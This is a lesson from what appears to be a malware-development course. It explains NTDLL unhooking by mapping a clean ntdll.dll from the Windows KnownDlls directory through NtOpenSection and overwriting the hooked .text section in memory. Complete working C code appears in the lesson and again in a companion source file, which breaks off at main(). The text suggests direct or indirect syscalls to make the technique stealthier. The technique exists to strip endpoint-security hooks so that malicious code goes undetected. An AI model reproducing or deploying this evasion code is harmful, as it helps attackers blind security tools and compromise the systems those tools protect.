NTDLL Unhooking - From KnownDlls Directory
Performing NTDLL unhooking by accessing it from the KnownDlls directory.
Jump to Section (9)
Learning Objectives
0/3 doneIntroduction
Another way to obtain a clean version of ntdll.dll is by
accessing it from the KnownDlls directory. This directory contains a
set of frequently used system DLLs that the Windows loader leverages to
optimize the application startup process. The loader maps the DLLs from
KnownDlls directly into the starting processes, which are already
present in memory. This approach saves memory and reduces computational
resources by eliminating the need for mapping each required DLL from the
disk.
In Windows XP and older, the KnownDlls directory was located in the C:\Windows\System32
folder. Newer versions of Windows have the directory built into the OS
and therefore the directory is not directly accessible. A list of known
DLLs can be found in the HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs registry key as per Microsoft's documentation.
Viewing KnownDlls Using WinObj
The WinObj tool can be used to view the contents of the KnownDlls directory. This is demonstrated in the image below.

Retrieving Ntdll.dll From KnownDlls
DLLs stored in the KnownDlls directory can be retrieved and mapped to
the local process memory using a handle. This is achieved
programmatically through the use of two WinAPI functions: OpenFileMapping to obtain the section handle of ntdll.dll, and MapViewOfFile to map ntdll.dll to memory.
Using the OpenFileMapping WinAPI will always fail with the error ERROR_BAD_PATHNAME. As of writing this module, the reason is still unknown. However, an alternative method is to simply use its native function, NtOpenSection.
This is a good example of using syscalls instead of WinAPIs to perform tasks that are unavailable with WinAPIs.
Using NtOpenSection
The NtOpenSection function is shown below.
NTSTATUS NtOpenSection(
  OUT PHANDLE             SectionHandle,
  IN  ACCESS_MASK         DesiredAccess,
  IN  POBJECT_ATTRIBUTES  ObjectAttributes
);
NtOpenSection's parameters are explained below.
-
SectionHandle- A pointer to aHANDLEvariable that receives a handle to the section object. -
DesiredAccess- A value that determines the requested access to the object. This value is of type ACCESS_MASK. For NTDLL unhooking, this parameter should be set toSECTION_MAP_READsince\KnownDlls\ntdll.dllimage will only be read. -
ObjectAttributes- A pointer to an OBJECT_ATTRIBUTES structure that specifies the object name and other attributes. This parameter is initialized using the InitializeObjectAttributes macro.
InitializeObjectAttributes
As mentioned above, ObjectAttributes must be initialized using InitializeObjectAttributes in order to use NtOpenSection.
VOID InitializeObjectAttributes(
  [out]          POBJECT_ATTRIBUTES   p,
  [in]           PUNICODE_STRING      n,
  [in]           ULONG                a,
  [in]           HANDLE               r,  // Set to NULL
  [in, optional] PSECURITY_DESCRIPTOR s   // Set to NULL
);
InitializeObjectAttributes's parameters are also shown below.
-
p- A pointer to an emptyOBJECT_ATTRIBUTESstructure that will be initialized. -
n- A pointer to aUNICODE_STRINGstructure that contains the name of the object for which a handle is to be opened. -
a- Should be set toOBJ_CASE_INSENSITIVEto perform a case-insensitive comparison for the name of the object for which a handle is to be opened.
To properly use the n parameter, which is a UNICODE_STRING structure, the buffer member must be initialized as "\KnownDlls\ntdll.dll" (wide string format). The length member should be the size of the buffer in bytes. This initialization can be achieved using the code snippet below:
UNICODE_STRING.Buffer = (PWSTR)L"\KnownDlls\ntdll.dll";
UNICODE_STRING.Length = wcslen(L"\KnownDlls\ntdll.dll") * sizeof(WCHAR);    // calculating the size of the string used in bytes
UNICODE_STRING.MaximumLength = UniStr.Length + sizeof(WCHAR);               // '.MaximumLength' can be the same as '.Length'
MapNtdllFromKnownDlls Function
The MapNtdllFromKnownDlls function is used to retrieve ntdll.dll from the KnownDlls directory. It accepts a single parameter, ppNtdllBuf, which will be set to the base address of the mapped view of the ntdll.dll file.
MapNtdllFromKnownDlls handles the parameters required for NtOpenSection before passing its output to MapViewOfFile, which is used to map ntdll.dll to local memory. The function returns a value of FALSE if it fails and TRUE if it succeeds.
#define NTDLL	L"\\KnownDlls\\ntdll.dll"

typedef NTSTATUS (NTAPI* fnNtOpenSection)(
	PHANDLE               SectionHandle,
	ACCESS_MASK           DesiredAccess,
	POBJECT_ATTRIBUTES    ObjectAttributes
);


BOOL MapNtdllFromKnownDlls(OUT PVOID* ppNtdllBuf) {

	HANDLE    		    hSection        = NULL;
	PBYTE     		    pNtdllBuffer    = NULL;
	NTSTATUS            	STATUS          = NULL;
	UNICODE_STRING      	UniStr          = { 0 };
	OBJECT_ATTRIBUTES  	ObjAtr          = { 0 };

	// constructing the 'UNICODE_STRING' that will contain the '\KnownDlls\ntdll.dll' string
	UniStr.Buffer = (PWSTR)NTDLL;
	UniStr.Length = wcslen(NTDLL) * sizeof(WCHAR);
	UniStr.MaximumLength = UniStr.Length + sizeof(WCHAR);

	// initializing 'ObjAtr' with 'UniStr'
	InitializeObjectAttributes(&ObjAtr, &UniStr, OBJ_CASE_INSENSITIVE, NULL, NULL);

	// getting NtOpenSection address
	fnNtOpenSection pNtOpenSection = (fnNtOpenSection)GetProcAddress(GetModuleHandle(L"NTDLL"), "NtOpenSection");

	// getting the handle of ntdll.dll from KnownDlls
	STATUS = pNtOpenSection(&hSection, SECTION_MAP_READ, &ObjAtr);
	if (STATUS != 0x00) {
		printf("[!] NtOpenSection Failed With Error : 0x%0.8X \n", STATUS);
		goto _EndOfFunc;
	}

	// mapping the view of file of ntdll.dll
	pNtdllBuffer = MapViewOfFile(hSection, FILE_MAP_READ, NULL, NULL, NULL);
	if (pNtdllBuffer == NULL) {
		printf("[!] MapViewOfFile Failed With Error : %d \n", GetLastError());
		goto _EndOfFunc;
	}

	*ppNtdllBuf = pNtdllBuffer;

_EndOfFunc:
	if (hSection)
		CloseHandle(hSection);
	if (*ppNtdllBuf == NULL)
		return FALSE;
	else
		return TRUE;
}
Putting It All Together
Now that an unhooked version of ntdll.dll has been loaded into the process's memory, the ReplaceNtdllTxtSection function shown in the previous module will be used to replace the text section of the hooked ntdll.dll with the newly unhooked one. The only difference is that the pUnhookedNtdll parameter now contains the base address of the NTDLL module fetched from the KnownDlls directory, rather than from disk.
Note that the text section of the KnownDlls ntdll.dll has an offset of IMAGE_SECTION_HEADER.VirtualAddress (4096), which explains the usage of pSectionHeader[i].VirtualAddress to retrieve the address of the text section (pRemoteNtdllTxt) in the code below.
PVOID FetchLocalNtdllBaseAddress() {

#ifdef _WIN64
	PPEB pPeb = (PPEB)__readgsqword(0x60);
#elif _WIN32
	PPEB pPeb = (PPEB)__readfsdword(0x30);
#endif // _WIN64

	// Reaching to the 'ntdll.dll' module directly (we know its the 2nd image after 'KnownDllUnhooking.exe')
	// 0x10 is = sizeof(LIST_ENTRY)
	PLDR_DATA_TABLE_ENTRY pLdr = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pPeb->Ldr->InMemoryOrderModuleList.Flink->Flink - 0x10);

	return pLdr->DllBase;
}


BOOL ReplaceNtdllTxtSection(IN PVOID pUnhookedNtdll) {

	PVOID               pLocalNtdll     = (PVOID)FetchLocalNtdllBaseAddress();

	// getting the dos header
	PIMAGE_DOS_HEADER   pLocalDosHdr    = (PIMAGE_DOS_HEADER)pLocalNtdll;
	if (pLocalDosHdr && pLocalDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
		return FALSE;

	// getting the nt headers
	PIMAGE_NT_HEADERS   pLocalNtHdrs     = (PIMAGE_NT_HEADERS)((PBYTE)pLocalNtdll + pLocalDosHdr->e_lfanew);
	if (pLocalNtHdrs->Signature != IMAGE_NT_SIGNATURE)
		return FALSE;


	PVOID		pLocalNtdllTxt	= NULL,	// local hooked text section base address
			    pRemoteNtdllTxt  = NULL; // the unhooked text section base address
	SIZE_T		sNtdllTxtSize	= NULL;	// the size of the text section


	// getting the text section
	PIMAGE_SECTION_HEADER pSectionHeader = IMAGE_FIRST_SECTION(pLocalNtHdrs);

	for (int i = 0; i < pLocalNtHdrs->FileHeader.NumberOfSections; i++) {

		// the same as if( strcmp(pSectionHeader[i].Name, ".text") == 0 )
		if ((*(ULONG*)pSectionHeader[i].Name | 0x20202020) == 'xet.') {
			pLocalNtdllTxt	= (PVOID)((ULONG_PTR)pLocalNtdll + pSectionHeader[i].VirtualAddress);
			pRemoteNtdllTxt	= (PVOID)((ULONG_PTR)pUnhookedNtdll + pSectionHeader[i].VirtualAddress);
			sNtdllTxtSize	= pSectionHeader[i].Misc.VirtualSize;
			break;
		}
	}

//---------------------------------------------------------------------------------------------------------------------------

	// small check to verify that all the required information is retrieved
	if (!pLocalNtdllTxt || !pRemoteNtdllTxt || !sNtdllTxtSize)
		return FALSE;

	// small check to verify that 'pRemoteNtdllTxt' is really the base address of the text section
	if (*(ULONG*)pLocalNtdllTxt != *(ULONG*)pRemoteNtdllTxt)
		return FALSE;

//---------------------------------------------------------------------------------------------------------------------------

	DWORD dwOldProtection = NULL;

	// making the text section writable and executable
	if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, PAGE_EXECUTE_WRITECOPY, &dwOldProtection)) {
		printf("[!] VirtualProtect [1] Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	// copying the new text section
	memcpy(pLocalNtdllTxt, pRemoteNtdllTxt, sNtdllTxtSize);

	// rrestoring the old memory protection
	if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, dwOldProtection, &dwOldProtection)) {
		printf("[!] VirtualProtect [2] Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	return TRUE;
}
Improving The Implementation
The current implementation unhooks ntdll.dll using
WinAPIs. For a stealthier implementation, direct or indirect syscalls
should be used to perform unhooking. This will be left as an objective
for the reader.

Demo
The mapped ntdll.dll file from the KnownDlls directory.

The hooked ntdll.dll text section to be replaced.

The text section base address of the unhooked ntdll.dll.

Replacing the text section.
Companion Project & Source Code
4 readable source/config files extracted directly from the archive
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>
#include <winternl.h>

#define NTDLL	L"\\KnownDlls\\ntdll.dll"


typedef NTSTATUS (NTAPI* fnNtOpenSection)(
	PHANDLE					SectionHandle,
	ACCESS_MASK				DesiredAccess,
	POBJECT_ATTRIBUTES		ObjectAttributes
);


BOOL MapNtdllFromKnownDlls(OUT PVOID* ppNtdllBuf) {

	HANDLE			hSection				= NULL;
	PBYTE			pNtdllBuffer			= NULL;

	NTSTATUS			STATUS					= NULL;
	UNICODE_STRING		UniStr					= { 0 };
	OBJECT_ATTRIBUTES	ObjAtr					= { 0 };

	/*
	// this will fail
	hSection = OpenFileMappingW(SECTION_MAP_READ, FALSE, NTDLL);
	if (hSection == NULL) {
		printf("[!] OpenFileMappingW Failed With Error : %d \n", GetLastError());
		goto _EndOfFunc;
	}
	*/

	// constructing the 'UNICODE_STRING' that will contain the '\KnownDlls\ntdll.dll' string
	UniStr.Buffer = (PWSTR)NTDLL;
	UniStr.Length = wcslen(NTDLL) * sizeof(WCHAR);
	UniStr.MaximumLength = UniStr.Length + sizeof(WCHAR);

	// initializing 'ObjAtr' with 'UniStr'
	InitializeObjectAttributes(&ObjAtr, &UniStr, OBJ_CASE_INSENSITIVE, NULL, NULL);

	// getting NtOpenSection address
	fnNtOpenSection pNtOpenSection = (fnNtOpenSection)GetProcAddress(GetModuleHandle(L"NTDLL"), "NtOpenSection");

	// getting the handle of ntdll.dll from KnownDlls
	STATUS = pNtOpenSection(&hSection, SECTION_MAP_READ, &ObjAtr);
	if (STATUS != 0x00) {
		printf("[!] NtOpenSection Failed With Error : 0x%0.8X \n", STATUS);
		goto _EndOfFunc;
	}

	// mapping the view of file of ntdll.dll
	pNtdllBuffer = MapViewOfFile(hSection, FILE_MAP_READ, NULL, NULL, NULL);
	if (pNtdllBuffer == NULL) {
		printf("[!] MapViewOfFile Failed With Error : %d \n", GetLastError());
		goto _EndOfFunc;
	}

	*ppNtdllBuf = pNtdllBuffer;

_EndOfFunc:
	if (hSection)
		CloseHandle(hSection);
	if (*ppNtdllBuf == NULL)
		return FALSE;
	else
		return TRUE;
}


PVOID FetchLocalNtdllBaseAddress() {

#ifdef _WIN64
	PPEB pPeb = (PPEB)__readgsqword(0x60);
#elif _WIN32
	PPEB pPeb = (PPEB)__readfsdword(0x30);
#endif // _WIN64

	// Reaching to the 'ntdll.dll' module directly (we know its the 2nd image after 'DiskHooking.exe')
	// 0x10 is = sizeof(LIST_ENTRY)
	PLDR_DATA_TABLE_ENTRY pLdr = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pPeb->Ldr->InMemoryOrderModuleList.Flink->Flink - 0x10);

	return pLdr->DllBase;
}


BOOL ReplaceNtdllTxtSection(IN PVOID pUnhookedNtdll) {

	PVOID				pLocalNtdll = (PVOID)FetchLocalNtdllBaseAddress();

	printf("\t[i] 'Hooked' Ntdll Base Address : 0x%p \n\t[i] 'Unhooked' Ntdll Base Address : 0x%p \n", pLocalNtdll, pUnhookedNtdll);
	printf("[#] Press <Enter> To Continue ... ");
	getchar();

	// getting the dos header
	PIMAGE_DOS_HEADER	pLocalDosHdr = (PIMAGE_DOS_HEADER)pLocalNtdll;
	if (pLocalDosHdr && pLocalDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
		return FALSE;

	// getting the nt headers
	PIMAGE_NT_HEADERS pLocalNtHdrs = (PIMAGE_NT_HEADERS)((PBYTE)pLocalNtdll + pLocalDosHdr->e_lfanew);
	if (pLocalNtHdrs->Signature != IMAGE_NT_SIGNATURE)
		return FALSE;


	PVOID		pLocalNtdllTxt	= NULL,	// local hooked text section base address
				pRemoteNtdllTxt = NULL; // the unhooked text section base address
	SIZE_T		sNtdllTxtSize	= NULL;	// the size of the text section


	// getting the text section
	PIMAGE_SECTION_HEADER pSectionHeader = IMAGE_FIRST_SECTION(pLocalNtHdrs);

	for (int i = 0; i < pLocalNtHdrs->FileHeader.NumberOfSections; i++) {

		// the same as if( strcmp(pSectionHeader[i].Name, ".text") == 0 )
		if ((*(ULONG*)pSectionHeader[i].Name | 0x20202020) == 'xet.') {
			pLocalNtdllTxt	= (PVOID)((ULONG_PTR)pLocalNtdll + pSectionHeader[i].VirtualAddress);
			pRemoteNtdllTxt	= (PVOID)((ULONG_PTR)pUnhookedNtdll + pSectionHeader[i].VirtualAddress);
			sNtdllTxtSize	= pSectionHeader[i].Misc.VirtualSize;
			break;
		}
	}

//---------------------------------------------------------------------------------------------------------------------------

	printf("\t[i] 'Hooked' Ntdll Text Section Address : 0x%p \n\t[i] 'Unhooked' Ntdll Text Section Address : 0x%p \n\t[i] Text Section Size : %d \n", pLocalNtdllTxt, pRemoteNtdllTxt, sNtdllTxtSize);
	printf("[#] Press <Enter> To Continue ... ");
	getchar();

	// small check to verify that all the required information is retrieved
	if (!pLocalNtdllTxt || !pRemoteNtdllTxt || !sNtdllTxtSize)
		return FALSE;

	// small check to verify that 'pRemoteNtdllTxt' is really the base address of the text section
	if (*(ULONG*)pLocalNtdllTxt != *(ULONG*)pRemoteNtdllTxt)
		return FALSE;

//---------------------------------------------------------------------------------------------------------------------------

	printf("[i] Replacing The Text Section ... ");
	DWORD dwOldProtection = NULL;

	// making the text section writable and executable
	if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, PAGE_EXECUTE_WRITECOPY, &dwOldProtection)) {
		printf("[!] VirtualProtect [1] Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	// copying the new text section
	memcpy(pLocalNtdllTxt, pRemoteNtdllTxt, sNtdllTxtSize);

	// rrestoring the old memory protection
	if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, dwOldProtection, &dwOldProtection)) {
		printf("[!] VirtualProtect [2] Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	printf("[+] DONE !\n");

	return TRUE;
}


int main() {

	PVOID	pNtdll = NULL;

